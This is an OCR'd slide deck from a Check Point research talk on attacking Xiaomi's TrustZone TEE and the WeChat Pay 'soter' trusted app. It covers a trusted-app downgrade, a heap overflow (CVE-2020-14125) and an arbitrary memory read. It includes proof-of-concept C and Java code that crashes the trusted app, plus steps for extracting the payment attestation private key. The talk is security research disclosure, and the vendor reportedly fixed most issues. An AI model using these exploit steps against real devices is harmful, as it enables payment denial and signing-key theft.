
Digging into Xiaomi's TEE to get to Chinese money

cp<r> Slava Makkaveev

Mobile wallet transactions (in million USD)



Number of users of Alipay & WeChat Pay in China (in millions)

Together they make up about 95% of the Chinese mobile payments market

Alipay

WeChat Pay

What did we research?

Xiaomi device

+


MediaTek chip


+

WeChat Pay

Trusted Execution Environment (TEE) is the core of mobile payment security


Xiaomi's TEE (TrustZone) ?!





! Xiaomi can embed and sign their own trusted apps


Xiaomi’s trusted applications




ELF (ARM)
Magic fields (0x19 bytes)
Signature (0x100 bytes)

! Magic fields are the same for all trusted apps on all devices

Downgrade attack






We can bypass security fixes made by Xiaomi and MediaTek in trusted apps

Calling a trusted app from Android


GlobalPlatform TEE Client API	SELinux secures `teei_client_device` object
`/vendor/lib/libTEECommon.so` → `TEEC_OpenSession` ○ `UUID of a trusted app` → `TEEC_InvokeCommand` ○ `command ID` ○ `Up to 4 args`	To bypass: • 1-day vulnerability in the ALAC decoder (published in May) • 0-day, which I'll show a bit later (to access the `wechat` trusted app)

Calling a trusted app from Android


```
TEEC_UUID TA_UUID = { 0x01020304, 0x0506, 0x0708, { 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f, 0x10 } };
int call_ta(uint32_t cmd_id, uint8_t* in_buf, uint32_t in_sz) {
    TEEC_Context context;
    memset(&context, 0, sizeof(context));
    TEEC_Result res = TEEC_InitializeContext(NULL, &context);
    if (res != TEEC_SUCCESS)
        return -1;

    uint32_t returnOrigin;
    TEEC_Session session;
    memset(&session, 0, sizeof(session));
    res = TEEC_OpenSession(&context, &session, &TA_UUID, TEEC_LOGIN_PUBLIC, NULL, NULL, &returnOrigin);
    if (res != TEEC_SUCCESS) {
        TEEC_FinalizeContext(&context);
        return -1;
    }
    TEEC_Operation op;
    memset(&op, 0, sizeof(op));
    op.paramTypes = TEEC_PARAM_TYPES(TEEC_MEMREF_TEMP_INPUT, TEEC_MEMREF_TEMP_OUTPUT, TEEC_NONE, TEEC_NONE);
    op.params[0].tmpref.buffer = &in_buf[0];
    op.params[0].tmpref.size = in_sz;
    op.params[1].tmpref.buffer = malloc(in_sz);
    op.params[1].tmpref.size = in_sz;

    TEEC_InvokeCommand(&session, cmd_id, &op, &returnOrigin);
    TEEC_CloseSession(&session);
    TEEC_FinalizeContext(&context);
    return 0;
```



Looking for vulnerabilities in Xiaomi's trusted apps



Example of a vulnerability in `thhadmin`




	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	D0	07	00	00	0A	00	04	FC	35	01	00	00	02	00	0C	00
0010h:	00	00	01	00	00	00	41	41	41	41	42	42	42	42	00	00
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Copy from
0x42424242 address
0x41414141 bytes to
an internal heap buffer


Tencent Soter platform

Soter Architecture



Xiaomi's soter (wechat) trusted app

Tencent Soter does not provide TEE-related code




Xiaomi implemented the `soter/wechat` trusted app

```
case 0x1004:
  ut_pf_log_msg(3, "COMMAND_ID_GENERATE_ASK_KEY\n");
  goto LABEL_9;
case 0x1005:
  ut_pf_log_msg(3, "COMMAND_ID_EXPORT_ASK_KEY\n");
  goto LABEL_9;
case 0x1006:
  ut_pf_log_msg(3, "COMMAND_ID_REMOVE_ASK_KEY\n");
  goto LABEL_9;
case 0x1007:
  ut_pf_log_msg(3, "COMMAND_ID_HAS_ASK_KEY\n");
  goto LABEL_9;
case 0x1008:
  ut_pf_log_msg(3, "COMMAND_ID_GENERATE_AUTH_KEY\n");
  goto LABEL_9;
```

```
case 0x1009:
  ut_pf_log_msg(3, "COMMAND_ID_EXPORT_AUTH_KEY\n");
  goto LABEL_9;
case 0x100A:
  ut_pf_log_msg(3, "COMMAND_ID_REMOVE_AUTH_KEY\n");
  goto LABEL_9;
case 0x100B:
  ut_pf_log_msg(3, "COMMAND_ID_HAS_AUTH_KEY\n");
  goto LABEL_9;
case 0x100C:
  ut_pf_log_msg(3, "COMMAND_ID_INIT_SIGN\n");
  goto LABEL_9;
case 0x100D:
  ut_pf_log_msg(3, "COMMAND_ID_FINISH_SIGN\n");

...
```

Vulnerability in the soter app (CVE-2020-14125)




```
char *session = malloc(0x1A8);
if (session) {
    char *buf1 = malloc(challenge_len + 1);
    if (buf1) {
        char *buf2 = malloc(key_alias_len + 1);
        if (buf2) {
            memcpy(buf1, challenge, challenge_len);
            memcpy(buf2, key_alias, key_alias_len);
            memcpy(session + 0x10, buf1, challenge_len);
            memcpy(session + 0x11C, buf2, key_alias_len);
```

! If `challenge` > 0x198 bytes or `AuthKey_alias` > 0x8C bytes, `session` buffer will overflow


Vulnerability in the soter app

This is what the crash dump looks like:

```
wechat  | [ISEE] Current TA support log encrypto.\x0d
wechat  | Create wechat entry point\x0d
wechat  | Open wechat session\x0d
wechat  | COMMAND_ID_INIT_SIGN\x0d
wechat  | [{#ZDi6MwHlZ2Dwbf9X#}:{#Jm4=#}/{#ZDi6MwHlY2jtfb1RHomYiQuNv8+t09Q=#}]<err>
wechat  | [{#ZDi6MwHlZ2Dwbf9X#}:{#JW4=#}/{#ZDi6MwHlY2jtfb1RHomYiQuNv8en3g==#}]<err>
wechat  | Exception: State:\x0d
wechat  |  r0={#JG+tZkCK#}  r1={#Jw==#}  r2={#Jg==#}  r3={#JG+tYkaK#}\x0d
wechat  |  r4={#JG+tZkCK#}  r5={#JWSrZkOK#}  r6={#I2b5N0OLPDk=#}  r7={#JG+tZkCC#}\x0d
wechat  |  r8={#JG+tZkCC#}  r9={#Jw==#} r10={#Jmc=#} r11={#L2f+ZkTeajk=#}\x0d
wechat  | r12={#JWSrZUeO#}  sp={#L2f+ZkTZaDE=#}  lr={#JjGtNUSK#}  pc={#JjGtNRKC#}\x0d
wechat  | psr={#L2f+ZkOKOjk=#} err={#Jmf+ZkM=#} pfa={#I2b5N0OLPD0=#}\x0d
wechat  | Codes around PC[0x{#JjGtNUuC#},0x{#JjGtNRCC#}]:\x0d
```

! No ASLR

Tencent Soter implementation (Android user mode)



Getting to the soter trusted app from an Android app

```
import com.tencent.soter.soterserver.ISoterService;
public class MainActivity extends AppCompatActivity {
    ISoterService stub;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent it = new Intent();
        it.setClassName("com.tencent.soter.soterserver", "com.tencent.soter.soterserver.SoterService");
        bindService(it, connection, Context.BIND_AUTO_CREATE);
    }
    protected ServiceConnection connection = new ServiceConnection() {
        void crashTA() throws RemoteException {
            char[] keyalias = new char[0x400];
            Arrays.fill(keyalias, 'A');

            String challenge = "CCCCCCCCCCCCCCC";
            stub.initSigh(0, new String(keyalias), challenge);
        }
        @Override
        public void onServiceConnected(ComponentName componentName, IBinder iBinder) {
            stub = ISoterService.Stub.asInterface(iBinder);
            try {
                crashTA();
            } catch (RemoteException ex) {
            }
        }
    };
```

bind & call

There is no Android permission to protect the soter API

Demo: An unprivileged app disables the ability to pay in the WeChat app

TEEC_InvokeCommand arguments

```
typedef struct {
    uint32_t        paramTypes;
    TEEC_Parameter  params[4];
    ...
} TEEC_Operation;
```

```
#define TEEC_NONE                   0x0
#define TEEC_VALUE_INPUT            0x1
#define TEEC_VALUE_OUTPUT           0x2
#define TEEC_VALUE_INOUT            0x3
#define TEEC_MEMREF_TEMP_INPUT      0x5
...
```

```
typedef union {
    TEEC_TempMemoryReference        tmpref; // pointer to a buffer & size
    TEEC_RegisteredMemoryReference  memref; // pointer to a shared memory & offset & size
    TEEC_Value                      value;  // two 32-bit numbers
} TEEC_Parameter;
```

Example: pass one number and one buffer

```
TEEC_Operation op;
op.paramTypes = TEEC_PARAM_TYPES(TEEC_VALUE_INPUT, TEEC_MEMREF_TEMP_INPUT, TEEC_NONE, TEEC_NONE);
op.params[0].value.a = 0x1234;
op.params[0].value.b = 4;
op.params[1].tmpref.buffer = malloc(0x200);
op.params[1].tmpref.size = 0x200;
```

Arbitrary memory read in the soter trusted app

The old soter app does not check the types of incoming parameters

Example: `HAS_AUTH_KEY` command expects the `AuthKey` alias as the second parameter, but we can specify a number (virtual address)


```
TEEC_Operation op;
memset(&op, 0, sizeof(op));
op.paramTypes = TEEC_PARAM_TYPES(TEEC_VALUE_INPUT, TEEC_VALUE_INPUT, TEEC_NONE, TEEC_NONE);
op.params[1].value.a = 0x41414141;
op.params[1].value.b = 4;

TEEC_InvokeCommand__ptr(&session, 0x100B, &op, &ret_orig);
```

The “buffer” data will be logged: `uid=0, name=\x92"M\xc8\x0d`

which is 0xc84d2292


Chaining vulnerabilities to extract the ATTK private key

Downgrade the soter trusted app to the vulnerable version



Send `EXPORT_ASK_KEY` to load the ATTK private key into the heap

- The memory containing the key will be freed but not set to zero
- The private key is located at 0x0038c140



Read the ATTK private key from the heap using the soter app vulnerability


- The RSA key is represented by a private exponent (d) and a modulus (N)
- The soter uses MatrixSSL to sign SHA256 hashes of data packets

Demo: Forging the application key

Summary

- OEM-signed TEEs are a very promising area for security research
- We found two ways to attack WeChat Pay on Xiaomi devices powered by MediaTek chips
- Xiaomi fixed most of the issues in June 2022

Thank you!



slavam@checkpoint.com

@_cpresearch_
research.checkpoint.com